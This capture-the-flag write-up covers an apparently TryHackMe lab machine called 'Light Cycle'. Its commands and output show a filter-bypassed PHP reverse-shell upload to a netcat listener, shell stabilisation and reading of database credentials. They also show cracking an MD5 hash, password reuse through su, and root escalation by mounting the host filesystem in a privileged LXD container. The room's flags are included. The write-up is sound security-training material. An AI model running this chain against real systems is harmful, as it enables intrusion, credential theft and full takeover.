Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

3. Create a reverse shell and type in nano to edit the ip to the Attack IP which is 10.10.203.39

A terminal window titled "1211200107@kali: ~". It shows two tabs: "1211200107@kali: ~" and "1211200107@kali: ~". The second tab is active. The command history shows:

```
$ cp /usr/share/webshells/php/php-reverse-shell.php ./shell.jpg.php
$ nano shell.jpg.php
```

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.203.39'; // CHANGE THIS
$port = 1234; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
```

4. Start a netcat by typing `nc -lvp 1234`

A terminal window titled "1211200107@kali: ~". It shows three tabs: "1211200107@kali: ~", "1211200107@kali: ~", and "1211200107@kali: ~". The third tab is active. The command history shows:

```
$ nc -lvp 1234
listening on [any] 1234 ...
```

5. On the firefox upload page, upload the shell into the page

A Firefox browser window showing a file upload interface. The address bar says "10.10.203.39:65000/uploads.php". The page title is "File Upload". The file list table has the following data:

Name	Size	Type	Modified
Videos			12 May
Templates			12 May
Public			12 May
Pictures			12 May
Music			12 May
Downloads			2 Jul
Documents			12 May
Desktop			Yesterday
target.txt	13 bytes	Text	08:46
shell.jpg.php	5.5 kB	Program	09:50

6. Open the /grid page and we see the shell we uploaded. Click on it and open up the netcat page to see if we caught it. When we catch it, we look at the directory and find the web.txt in the /var/www. This gives us the value of web.txt flag.

Name	Last modified	Size	Description
Parent Directory	-		
 shell.jpg.php	2022-07-24 14:55	5.4K	

Apache/2.4.29 (Ubuntu) Server at 10.10.203.39 Port 65000

```

www-data@light-cycle:/$ dir
bin   home      lib64    opt    sbin    sys    vmlinuz
boot initrd.img  lost+found  proc   snap    tmp    vmlinuz.old
dev   initrd.img.old media    root   srv     usr
etc   lib       mnt     run    swapfile var

www-data@light-cycle:/var/www$ cat web.txt
cat web.txt
THM{ENTER_THE_GRID}
www-data@light-cycle:/var/www$ █

```

Question 6

What lines are used to upgrade and stabilize your shell?

Type in `python3 -c 'import pty;pty.spawn("/bin/bash")'` to stabilize and upgrade shell.

```

[1]-(1211200107㉿kali)-[~]
$ nc -lvp 1234
listening on [any] 1234 ...
$ whoami
www-data
www-data@light-cycle:~$ export TERM=xterm
export TERM=xterm
www-data@light-cycle:~$ ^Z
[1]+ Stopped

```

Question 7

Concatenating the dbauth shows the user is called tron and the pass is IFightForTheUsers

```
www-data@light-cycle:/var/www/TheGrid/includes$ ls  
apiIncludes.php  dbauth.php  login.php  register.php  upload.php  
www-data@light-cycle:/var/www/TheGrid/includes$ cat dbauth.php  
<?php  
    $dbaddr = "localhost";  
    $dbuser = "tron";  
    $dbpass = "IFightForTheUsers";  
    $database = "tron";  
  
    $dbh = new mysqli($dbaddr, $dbuser, $dbpass, $database);  
    if($dbh->connect_error){  
        die($dbh->connect_error);  
    }  
?>  
www-data@light-cycle:/var/www/TheGrid/includes$
```

Question 8

Depending on the previous image, we also find that the database has the name tron in it, giving the answer to question 8

Question 9

1. To crack the password we will use mysql -utron -p with the password IFightForTheUsers.
Type in show database and show tables.

```
www-data@light-cycle:/var/www/TheGrid/includes$ mysql -utron -p  
mysql -utron -p
```

```
mysql> show databases;  
show databases;  
+-----+  
| Database      |  
+-----+  
| information_schema |  
| tron          |  
+-----+  
2 rows in set (0.01 sec)
```

```
Database changed
mysql> show tables;
show tables;
+-----+
| Tables_in_tron |
+-----+
| users           |
+-----+
1 row in set (0.00 sec)
```

2. Next, we type in select users and we find the users flynn with the password as a hash.

```
mysql> select * from users;
select * from users;
+-----+
| id | username | password          |
+-----+
| 1  | flynn    | edc621628f6d19a13a00fd683f5e3ff7 |
+-----+
1 row in set (0.00 sec)
```

3. Go on crackstation and paste in the hash and get the password @computer@

The screenshot shows the CrackStation website, which is a free password hash cracker. The main page features the CrackStation logo and navigation links for 'CrackStation', 'Password Hashing Security', and 'Defuse Security'. Below the navigation is a heading 'Free Password Hash Cracker'.

A text input field prompts the user to 'Enter up to 20 non-salted hashes, one per line:' followed by a single-line hash value: 'edc621628f6d19a13a00fd683f5e3ff7'.

To the right of the input field is a reCAPTCHA verification box with the text 'I'm not a robot' and a checkbox. The reCAPTCHA logo and links for 'Privacy' and 'Terms' are also present.

Below the input field is a button labeled 'Crack Hashes'.

At the bottom of the page, there is a note about supported hash types: 'Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults'.

Finally, a table displays the results of the cracking attempt:

Hash	Type	Result
edc621628f6d19a13a00fd683f5e3ff7	md5	@computer@

Question 10

Use su to login to the newly discovered user by exploiting password reuse. What is the user you are switching to? We will use flynn

```
www-data@light-cycle:/var/www/TheGrid/includes$ su flynn  
su flynn
```

Question 11

What is the value of the user.txt flag? We will type in cat user.txt and find the flag.

```
flynn@light-cycle:~$ cat user.txt  
cat user.txt  
THM{IDENTITY_DISC_RECOGNISED}
```

Question 12

Typing in id, we find that there is an lxd group. Mounting LXD gives root privileges meaning that this group can be leveraged to escalate privileges.

```
flynn@light-cycle:~$ id  
id  
uid=1000(flynn) gid=1000(flynn) groups=1000(flynn),109(lxd)
```

```
flynn@light-cycle:~$ lxc image list  
lxc image list  
To start your first container, try: lxc launch ubuntu:18.04  
  
+-----+-----+-----+-----+-----+  
| ALIAS | FINGERPRINT | PUBLIC | DESCRIPTION | ARCH | SIZE |  
UPLOAD DATE |  
+-----+-----+-----+-----+-----+  
+-----+-----+-----+-----+-----+  
| Alpine | a569b9af4e85 | no | alpine v3.12 (20201220_03:48) | x86_64 | 3.07MB | Dec 20,  
2020 at 3:51am (UTC) |  
+-----+-----+-----+-----+-----+
```

```
flynn@light-cycle:~$ lxc init Alpine strongbad -c security.privileged=true  
lxc init Alpine strongbad -c security.privileged=true  
Creating strongbad
```

```
flynn@light-cycle:~$ lxc config device add strongbad trogdor disk source=/ path=/mnt/root recursive=true  
/mnt/root recursive=true ongbad trogdor disk source=/ path=/  
Device trogdor added to strongbad
```

```
flynn@light-cycle:~$ lxc exec strongbad /bin/sh
lxc exec strongbad /bin/sh
~ # id
id
uid=0(root) gid=0(root)
~ # cd /mnt/root/root
cd /mnt/root/root
/mnt/root/root # ls -lsa
ls -lsa
total 32
  4 drwx-----  4 root    root      4096 Dec 20  2020 .
  4 drwxr-xr-x  23 root    root      4096 Dec 18  2020 ..
  0 lrwxrwxrwx   1 root    root       9 Dec 18  2020 .bash_history
  4 -rw-r--r--   1 root    root     3106 Apr  9  2018 .bashrc
  4 drwxr-x---   3 root    root     4096 Dec 20  2020 .config
  0 lrwxrwxrwx   1 root    root       9 Dec 19  2020 .mysql-history
  4 -rw-------   1 root    root     264 Dec 19  2020 .mysql_history
  4 -rw-r--r--   1 root    root     148 Aug 17  2015 .profile
  4 drwx-----  2 root    root     4096 Dec 18  2020 .ssh
  4 -r-----   1 root    root      600 Dec 19  2020 root.txt
```

Question 13

Concatenating the root.txt, we get the flag to the final question

```
/mnt/root/root # cat root.txt
cat root.txt
THM{FLYNN_LIVES}
```

"As Elf McEager claimed the root flag a click could be heard as a small chamber on the anterior of the NUC popped open. Inside, McEager saw a small object, roughly the size of an SD card. As a moment, he realized that was exactly what it was. Perplexed, McEager shuffled around his desk to pick up the card and slot it into his computer. Immediately this prompted a window to open with the word 'HOLO' embossed in the center of what appeared to be a network of computers. Beneath this McEager read the following: Thank you for playing! Merry Christmas and happy holidays to all!"

Thought Process/Methodology:

Type in echo "10.10.203.39" > target.txt to set as target and then start nmap on the Attack IP 10.10.203.39. There are two open ports, 80 and 65000. Next type in 10.10.203.39:65000 in the search bar and we find that the title of the website is Light Cycle. After that, we will be starting up a gobuster by typing `gobuster dir -u http://10.10.203.39:65000 -x php -w /usr/share/wordlists/dirbusters/directory-list-2.3-medium.txt -t 40`. We find that there is a file called /uploads.php which is the answer to question 3. We also get the answer for question 4 because there is a file called /grid which is the one we are looking for. Now for question 5, open up burp suite and go to proxy, then to options and edit on Intercept Client Requests and delete javascripts. Next open up firefox and open up the page /uploads.php on port 65000. Then, accept upload.js and drop filter.js. Later, create a reverse shell and type in nano to edit the ip to the Attack IP which is 10.10.203.39 and start a netcat. After that, on the firefox upload page, upload the shell into the page and open the /grid page and we see the shell we uploaded. Click on it and open up the netcat page to see if we caught it. When we catch it, we look at the directory and find the web.txt in the /var/www. This gives us the value of web.txt flag. For question 6, we will type in `python3 -c 'import pty;pty.spawn("/bin/bash")'` to stabilize and upgrade shell. For question 7, we will be concatenating the dbauth to shows the user which is called tron and the pass is IFightForTheUsers. We also get the database which has the name tron in it, giving the answer to question 8. Next for question 9, to crack the password we will use `mysql -utron -p` with the password IFightForTheUsers. Type in show database and show tables. Next, we type in select users and we find the users flynn with the password as a hash. Go on crackstation and paste in the hash and get the password @computer@ Moving on to the next question, use su to login to the newly discovered user by exploiting password reuse. What is the user you are switching to? We will use flynn. For question 11, what is the value of the user.txt flag? We will type in cat user.txt and find the flag. Now for the penultimate question, typing in id, we find that there is an lxd group. Mounting LXD gives root privileges meaning that this group can be leveraged to escalate privileges. This is the answer to question 12. After privileges are escalated, we will be able to concatenate the root.txt, we get the flag to the final question.